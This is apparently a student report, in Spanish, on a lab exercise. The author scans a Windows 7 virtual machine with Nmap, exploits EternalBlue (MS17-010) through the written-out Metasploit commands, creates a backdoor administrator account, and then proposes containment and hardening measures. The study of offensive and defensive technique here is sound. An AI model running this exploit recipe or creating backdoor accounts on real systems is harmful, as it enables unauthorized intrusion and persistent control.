Se partió de la información proporcionada en el anexo, que indicaba la presencia de una aplicación vulnerable en ejecución en la máquina objetivo. Este dato resultó clave, ya que permitió determinar que la amenaza estaba vinculada a un software expuesto, una condición común que facilita la explotación y el compromiso del sistema.

2. **Asociación del exploit a dicha aplicación vulnerable**

El anexo sugiere que la vulnerabilidad identificada podría tener un exploit asociado, lo que permitió inferir que era posible que un atacante aprovechara esta debilidad para ejecutar

código malicioso o remoto. Esta información ayudó a justificar el uso de herramientas ofensivas como Metasploit para probar esa posibilidad. (moyle, 2021)

3. **Posibilidad de obtener acceso a través de Shell**

Otro dato clave se tuvo en cuenta fue que la vulnerabilidad podría permitir la apertura de una Shell. Este detalle confirmó que el ataque implicaría acceso interactivo al sistema comprometido, por lo que se orientó a obtener una sesión remota con Meterpreter, desde donde sería posible ejecutar comandos directamente en la máquina Windows.

4. **Indicaciones sobre escalamiento de privilegios**

El anexo menciona de forma directa la investigación sobre un posible escalamiento de privilegios. Con base en esto, se diseñó su explotación con el objetivo de elevar los privilegios dentro del sistema operativo, evaluando si era posible pasar de un usuario común a uno con control total.

5. **Supuesto de generación de cuenta administrativa**

El documento plantea que parte del análisis debe incluir la validación de si fue creado un usuario con privilegios de administrador. Esta sugerencia permitió comprobar la presencia de usuarios nuevos y, posteriormente, ejecutar comandos para crear uno propio con acceso privilegiado, demostrando el fallo crítico de seguridad.

6. **Instrucción específica para la PoC: creación de un usuario personalizado con privilegios elevados**

El anexo indica de manera explícita que el especialista debe generar un usuario utilizando su primer nombre y primer apellido, agregándolo al grupo de administradores como parte de la prueba de concepto (PoC). Este requerimiento resultó clave para la ejecución práctica del ejercicio, ya que proporcionó una evidencia concreta de que el sistema había sido comprometido

y que se tenía control total sobre él. Esta instrucción guió directamente la acción técnica a realizar en relación con la vulnerabilidad CVE-2017-0144 (Microsoft, INCIBE, 2020)

La vulnerabilidad identificada como CVE-2017-0144, conocida comúnmente como EternalBlue, representa una falla crítica en el protocolo SMBv1 de sistemas operativos Windows. Esta vulnerabilidad permite que un atacante remoto ejecute código arbitrario sin autenticación, comprometiendo completamente la máquina objetivo. Fue ampliamente utilizada en ataques globales como WannaCry y sigue siendo una de las fallas más explotadas cuando los sistemas no están actualizados. En este caso, dicha vulnerabilidad fue clave para obtener acceso remoto al sistema y ejecutar una escalación de privilegios mediante un exploit específico. (CVE, CVE, 2017)

MS17-010

El boletín de seguridad MS17-010, emitido por Microsoft en marzo de 2017, fue diseñado para corregir varias vulnerabilidades en el protocolo SMB, incluyendo EternalBlue. El documento señala que el sistema afectado no tenía este parche aplicado, lo que permitió confirmar que era vulnerable. Esta falta de actualización permitió ejecutar exitosamente el exploit exploit/windows/smb/ms17_010_eternalblue desde Metasploit, obteniendo así una sesión remota con privilegios de NT AUTHORITY\SYSTEM, lo cual evidencia una falla de seguridad crítica por falta de mantenimiento y parches (learn.microsoft, 2024)

¿Qué herramienta utilizó para poder identificar los fallos de seguridad de la "máquina Windows"? ¿Qué puerto abre la aplicación específica en el anexo?

Con el objetivo de identificar vulnerabilidades en la máquina que ejecuta el sistema operativo Windows, se utilizó la herramienta Nmap, ampliamente reconocida por su capacidad para realizar escaneos avanzados de redes, puertos y servicios. Esta herramienta desempeñó un

papel fundamental durante la fase de reconocimiento, ya que permitió identificar puertos abiertos, servicios en ejecución y versiones de software activas en el equipo analizado. Mediante el uso de diversos parámetros (-sS, -sV, -O, --script vuln), se obtuvo información detallada que facilitó la detección de posibles fallos de seguridad en el sistema. (NMAP.ORG, 2008).

Dentro del análisis realizado con Nmap, se utilizaron scripts especializados como smb-vuln-ms17-010, el cual está diseñado para detectar sistemas vulnerables a la explotación conocida como EternalBlue, asociada a la vulnerabilidad CVE-2017-0144 (CVE, CVE, 2017). Esta vulnerabilidad, que afecta al protocolo SMBv1, fue una de las principales puertas de entrada que se identificaron en el entorno analizado.

En relación con la aplicación vulnerable mencionada en el Anexo 4 – Escenario 3, se estableció que esta opera a través del puerto TCP 445, utilizado por el servicio SMB (Microsoft, INCIBE, 2020). Este puerto es comúnmente empleado por sistemas Windows para compartir archivos e impresoras dentro de redes locales. Sin embargo, cuando no está debidamente protegido o actualizado, se convierte en un vector de ataque crítico, como se evidenció en este caso, al permitir la ejecución remota de código malicioso sin autenticación previa (Microsoft, Microsoft Build, 2017)

Explique con sus palabras y de manera específica cómo afecta el ataque a la máquina (Windows), haga uso de gráficos para explicar el ataque.

Para este ejercicio del Escenario 3, lo primero fue asegurarme de que las dos máquinas virtuales estuvieran bien configuradas. Una era la atacante, con Kali Linux, y la otra era la víctima, con Windows 7. Ambas estaban en la misma red, lo cual me permitió que se pudieran comunicar sin problema. Revisé que cada una tuviera su dirección IP bien asignada (la de

Windows era 192.168.1.50 y la de Kali 192.168.1.16), y que el firewall de Windows estuviera apagado, para que no interfiriera con las pruebas.

Una vez verificada la conectividad entre ambos equipos, se procedió a identificar los servicios activos en la máquina con sistema operativo Windows. Para ello, se utilizó la herramienta Nmap, la cual permitió detectar los puertos abiertos en el equipo objetivo. El análisis reveló que el puerto 445 se encontraba disponible, un canal comúnmente utilizado por Windows para el intercambio de archivos. No obstante, este puerto es ampliamente reconocido por su historial de vulnerabilidades críticas en materia de seguridad.

La vulnerabilidad en cuestión corresponde a EternalBlue (MS17-010), una falla crítica que permite el acceso no autorizado al sistema, sin necesidad de credenciales de usuario o contraseña. Con la dirección IP y los puertos previamente identificados, se continuó con el proceso de validación de comandos consultando fuentes en línea confiables, con el fin de asegurar una ejecución adecuada y ordenada de cada paso técnico (Microsoft, INCIBE, 2020).

Posteriormente, se empleó la herramienta Metasploit, en la cual se cargó un exploit diseñado para aprovechar la vulnerabilidad EternalBlue. Para ejecutar el ataque, únicamente fue necesario configurar las direcciones IP de la máquina objetivo (Windows) y del sistema atacante (Kali Linux), y lanzar la carga maliciosa. Como resultado, se obtuvo acceso al sistema con privilegios de administrador.

Con el fin de evidenciar el control total sobre el equipo comprometido, se creó un usuario denominado "diegoandrade", el cual fue incorporado al grupo de administradores del sistema. Tras verificar los permisos asignados, se confirmó que dicho usuario tenía acceso completo para realizar modificaciones dentro del entorno operativo.


Este ejercicio pone en evidencia que, ante la falta de actualizaciones críticas, un sistema informático puede ser fácilmente vulnerado por agentes externos. Las consecuencias de este tipo de fallas incluyen el acceso no autorizado a archivos, alteración de configuraciones, e incluso daños permanentes al sistema, lo que representa un riesgo significativo para la privacidad, integridad y disponibilidad de la información en cualquier organización.

Documente cada uno de los pasos que ejecutó y sus respectivas evidencias para explotar la vulnerabilidad en la máquina Windows 7.

Identificación de la vulnerabilidad. Herramienta usada: Nmap

Figura 39

Código nmap escaneo




Fuente. Elaboración propia

Confirmación de que el sistema es vulnerable a MS17-010 y Visualización del identificador CVE-2017-0143 (relacionado con EternalBlue).

Ingreso a Metasploit Framework, Herramienta usada: Metasploit

Figura 40

Ingreso a metasploit




Fuente. Elaboración propia

Búsqueda y selección del exploit, search eternalblue

Figura 41

Validación de vulnerabilidad




Fuente. Elaboración propia

Exploit seleccionado

Figura 42

E*jecución del exploit ms17_010*



Fuente. Elaboración propia

Configuración del exploit

use exploit/windows/smb/ms17_010_eternalblue


show options

set RHOSTS 192.168.1.50

set LHOST 192.168.1.16

Figura 43

Configuración del exploit ms17_010




Fuente. Elaboración propia

Ejecución del exploit

Figura 44

Ejecución de exploit identificado smb_ms17




Fuente. Elaboración propia

Obtención de una sesión Meterpreter con privilegios elevados (NT AUTHORITY\SYSTEM).

Validación de acceso privilegiado

Figura 45

Revisión de privilegios en sistema




Fuente. Elaboración propia

Acceso a la consola de Windows

Figura 46

Accesos a shell para ingresar a windows



Fuente. Elaboración propia

Creación de usuario administrador

Creación de un usuario llamado diegoandrade con la contraseña Kali y Agregarlo al grupo de Administradores.

Etapa 4: Contención de ataques informáticos

Esta última fase se centró en el estudio y aplicación de estrategias para la **contención de** ataques informáticos, considerando el incidente de intrusión ejecutado previamente. Se propusieron medidas inmediatas ante un ataque en tiempo real, como el aislamiento del equipo, monitoreo de procesos sospechosos, análisis de tráfico de red y revisión de eventos del sistema. Adicionalmente, se plantearon mecanismos de hardenización del sistema para evitar futuras intrusiones: desactivación de protocolos obsoletos (como SMBv1), aplicación de parches de

seguridad, gestión de cuentas con privilegios mínimos y políticas de contraseñas robustas. También se abordó el rol de los equipos Blue Team, el uso de estándares como CIS Controls, y la importancia de herramientas SIEM para la correlación de eventos, monitoreo de seguridad en tiempo real y cumplimiento normativo. Estas acciones, combinadas, fortalecen la postura de seguridad de cualquier organización frente a amenazas avanzadas persistentes.

¿Qué sería lo primero que indagaría y haría si llegara a encontrarse un ataque en tiempo real? Especifique su respuesta con argumentos técnicos.

1. Aislamiento del equipo para evitar daños mayores

Ante la detección de un ataque en curso, mi reacción inicial sería desconectar la máquina afectada de la red. Esto lo haría ya sea quitando el cable de red, apagando el Wi-Fi o deshabilitando el adaptador desde el sistema operativo. Esta medida es crucial para detener la comunicación del atacante con la máquina comprometida y evitar que el incidente se propague a otros equipos de la red, especialmente si se trata de malware que explota servicios como SMB o RDP. Por ejemplo, si el atacante está utilizando una vulnerabilidad como EternalBlue en el puerto 445, al desconectar el equipo, se rompe la conexión remota y se limita el impacto del ataque (CVE, 2017).

2. Observación detallada de los procesos en ejecución

Una vez el sistema está aislado, lo siguiente que haría sería examinar qué procesos se están ejecutando en el equipo. Esto lo realizaría con herramientas gratuitas como OSQuery, o usando comandos internos del sistema como tasklist, Get-Process o herramientas visuales como Process Explorer. Aquí el objetivo es detectar si hay procesos anormales, nombres de ejecutables que no corresponden con programas conocidos, o procesos que estén usando mucho CPU o

memoria sin justificación. Este análisis es clave para identificar si el sistema está siendo manipulado en tiempo real o si algún malware se está ejecutando en segundo (Farias M. , 2021).

3. Monitoreo del tráfico de red y conexiones activas

Después de revisar los procesos, me enfocaría en las conexiones de red activas. Usaría herramientas como Wireshark o TcpView para capturar tráfico y observar si el equipo está intentando comunicarse con direcciones IP externas o no autorizadas. Si identifico puertos como el 4444 o conexiones salientes HTTP inusuales, podría estar frente a una shell reversa o una conexión con un servidor de comando y control (C2). Revisar el tráfico en tiempo real es una forma efectiva de confirmar que el equipo está comprometido y de entender qué información está siendo enviada o recibida (Correia, TuxCare, 2024).

4. Revisión de eventos y registros del sistema operativo

Seguidamente, me dirigiría al visor de eventos de Windows para revisar los registros de seguridad. Buscaría especialmente eventos con los ID 4624 (inicio de sesión exitoso), 4672 (asignación de privilegios especiales) y 4688 (ejecución de comandos). Estos datos me permitirían ver si alguien ha accedido al sistema con permisos elevados, si se han ejecutado scripts o comandos peligrosos, o si se han intentado acciones administrativas sin autorización. Esta información ayuda a reconstruir la línea de tiempo del ataque y a entender las acciones realizadas por el atacante (Microsoft., 2024).

5. Validación de cuentas de usuario y privilegios asignados

Otra acción fundamental es verificar si se han creado usuarios no autorizados o si se han hecho cambios en las cuentas del sistema. Utilizaría los comandos net user, net localgroup y whoami /groups para listar todos los usuarios y grupos. Compararía esta información con la configuración original del sistema para saber si el atacante creó una cuenta de respaldo o modificó permisos. En el ejercicio anterior, por ejemplo, vimos cómo se podía crear un usuario llamado "diegoandrade" y darle privilegios administrativos para mantener el acceso incluso después de un reinicio (Farias M. , 2021).

6. Recolección de evidencia digital para análisis forense

Es fundamental guardar todo lo que se pueda como evidencia del incidente. Esto incluye capturas de pantalla, archivos sospechosos, listas de procesos, sesiones de red (en formato .pcap), eventos del sistema y cualquier archivo que haya sido modificado durante el ataque. Toda esta información servirá para hacer un análisis forense más adelante, identificar las herramientas usadas por el atacante y mejorar los controles de seguridad para que no vuelva a pasar lo mismo (Correia, 2024).

7. Uso exclusivo de herramientas libres y de código abierto

Dado que el escenario de CyberFort Technologies no permite el uso de software comercial, me enfocaría en emplear herramientas que tengan licencia gratuita (GPL). Entre las que usaría están:

- Wireshark: para análisis de red y captura de paquetes.
- Nmap: para escaneo de puertos y detección de servicios.
- OSQuery: para obtener información detallada del sistema en formato SQL.

- ClamAV: para buscar malware conocido dentro del sistema.
- TCPDump: alternativa ligera para captura de tráfico en consola.

Este conjunto de herramientas me permitiría hacer un análisis completo y responder al ataque sin necesidad de licencias de pago.

8. Aplicación de conocimientos previos sobre la infraestructura

Teniendo en cuenta que en actividades anteriores se analizó la misma máquina con Windows 7 y que se confirmó que tenía una vulnerabilidad en SMBv1 (MS17-010), es razonable suponer que un ataque similar puede estar ocurriendo de nuevo. Esto me permite ser más eficiente en la respuesta, al saber de antemano por dónde buscar: tráfico en el puerto 445, procesos abiertos por exploits como EternalBlue, o usuarios con privilegios creados por Metasploit (CVE, 2017).

¿Teniendo en cuenta el ataque ejecutado desde el ejercicio de Red team, qué medidas de hardenización propondría para que el ataque no se repita?

1. Mantener el sistema operativo actualizado y con todos sus parches

Uno de los errores más comunes que aprovechan los atacantes es que los sistemas no están actualizados. En el ejercicio del Red Team, se logró ingresar al equipo gracias a que la vulnerabilidad MS17-010 no había sido parchada. Esta vulnerabilidad es antigua y ya tiene solución oficial desde hace años. Por eso, la primera medida que propongo es establecer una rutina de actualizaciones automáticas en todos los equipos. Además, se debe llevar un control de qué equipos han recibido los parches más recientes. Esta acción no solo corrige errores del sistema, sino que también cierra puertas conocidas que los ciberdelincuentes pueden usar (Microsoft., 2024).

2. Deshabilitar protocolos inseguros como SMBv1

Otra lección que dejó el ataque fue que el protocolo SMBv1 estaba activo en el sistema. Este protocolo, aunque fue útil en su momento, hoy en día representa un alto riesgo de seguridad porque ya no tiene soporte y ha sido explotado en varios ciberataques famosos como WannaCry. Por eso, es indispensable desactivar SMBv1 en todos los equipos de la organización, ya que su mantenimiento habilitado solo expone innecesariamente al sistema. Esto se puede hacer desde la configuración de funciones de Windows o mediante scripts automáticos para grandes cantidades de máquinas (incibe, incibe, 2020).

3. Configurar un firewall local con reglas estrictas

Un firewall correctamente configurado puede marcar la diferencia entre un sistema comprometido y uno protegido. En este caso, el equipo Windows no tenía el firewall activo, lo que facilitó el ataque. Lo recomendable es que el firewall esté habilitado por defecto, con reglas que permitan únicamente el tráfico necesario (por ejemplo, bloquear el puerto 445 si no se requiere compartir archivos). También se pueden configurar perfiles distintos para redes públicas, privadas y de dominio. Esto evita que los atacantes puedan escanear libremente los puertos del sistema o establecer conexiones no autorizadas (Correia, TuxCare, 2024).

4. Aplicar el principio de privilegios mínimos a todos los usuarios

Otra medida muy efectiva es limitar los permisos que tienen los usuarios dentro del sistema. En el escenario del Red Team, después de obtener acceso remoto, el atacante se convirtió en administrador porque el sistema tenía privilegios mal gestionados. Para corregir esto, se debe asegurar que cada usuario tenga los permisos mínimos necesarios para hacer su trabajo. Solo los administradores deben tener privilegios elevados y sus cuentas deben ser

monitoreadas constantemente. También se recomienda crear una cuenta de administrador distinta a la principal y desactivar la cuenta “Administrador” por defecto en Windows (Farias M. , 2021).

5. Implementar monitoreo de logs y generación de alertas de seguridad

La revisión de los registros del sistema (logs) es clave para detectar comportamientos anómalos. En entornos empresariales, herramientas como OSQuery o incluso el propio visor de eventos de Windows pueden ayudar a detectar inicios de sesión fuera del horario laboral, creación de usuarios, cambios en configuraciones críticas o ejecución de comandos sospechosos. Estas señales de alerta deben ser analizadas constantemente y, de ser posible, integrarse con sistemas SIEM (aunque sean de código abierto) para automatizar la detección y respuesta ante incidentes (Microsoft., 2024).

6. Usar herramientas libres para detectar malware y vulnerabilidades

En el escenario no se pueden usar herramientas comerciales, pero eso no es excusa para no proteger los sistemas. Existen muchas soluciones libres y efectivas que permiten fortalecer la seguridad.

- ClamAV: es un antivirus gratuito que detecta amenazas conocidas.
- Nmap: sirve para analizar qué servicios están abiertos y expuestos.
- OpenVAS: permite hacer escaneos de vulnerabilidades más profundos.

Estas herramientas deben ejecutarse con frecuencia, y sus resultados deben ser revisados por el equipo de seguridad para actuar con tiempo si se detecta alguna debilidad (Farias, 2021).

7. Cerrar puertos innecesarios y controlar los servicios expuestos

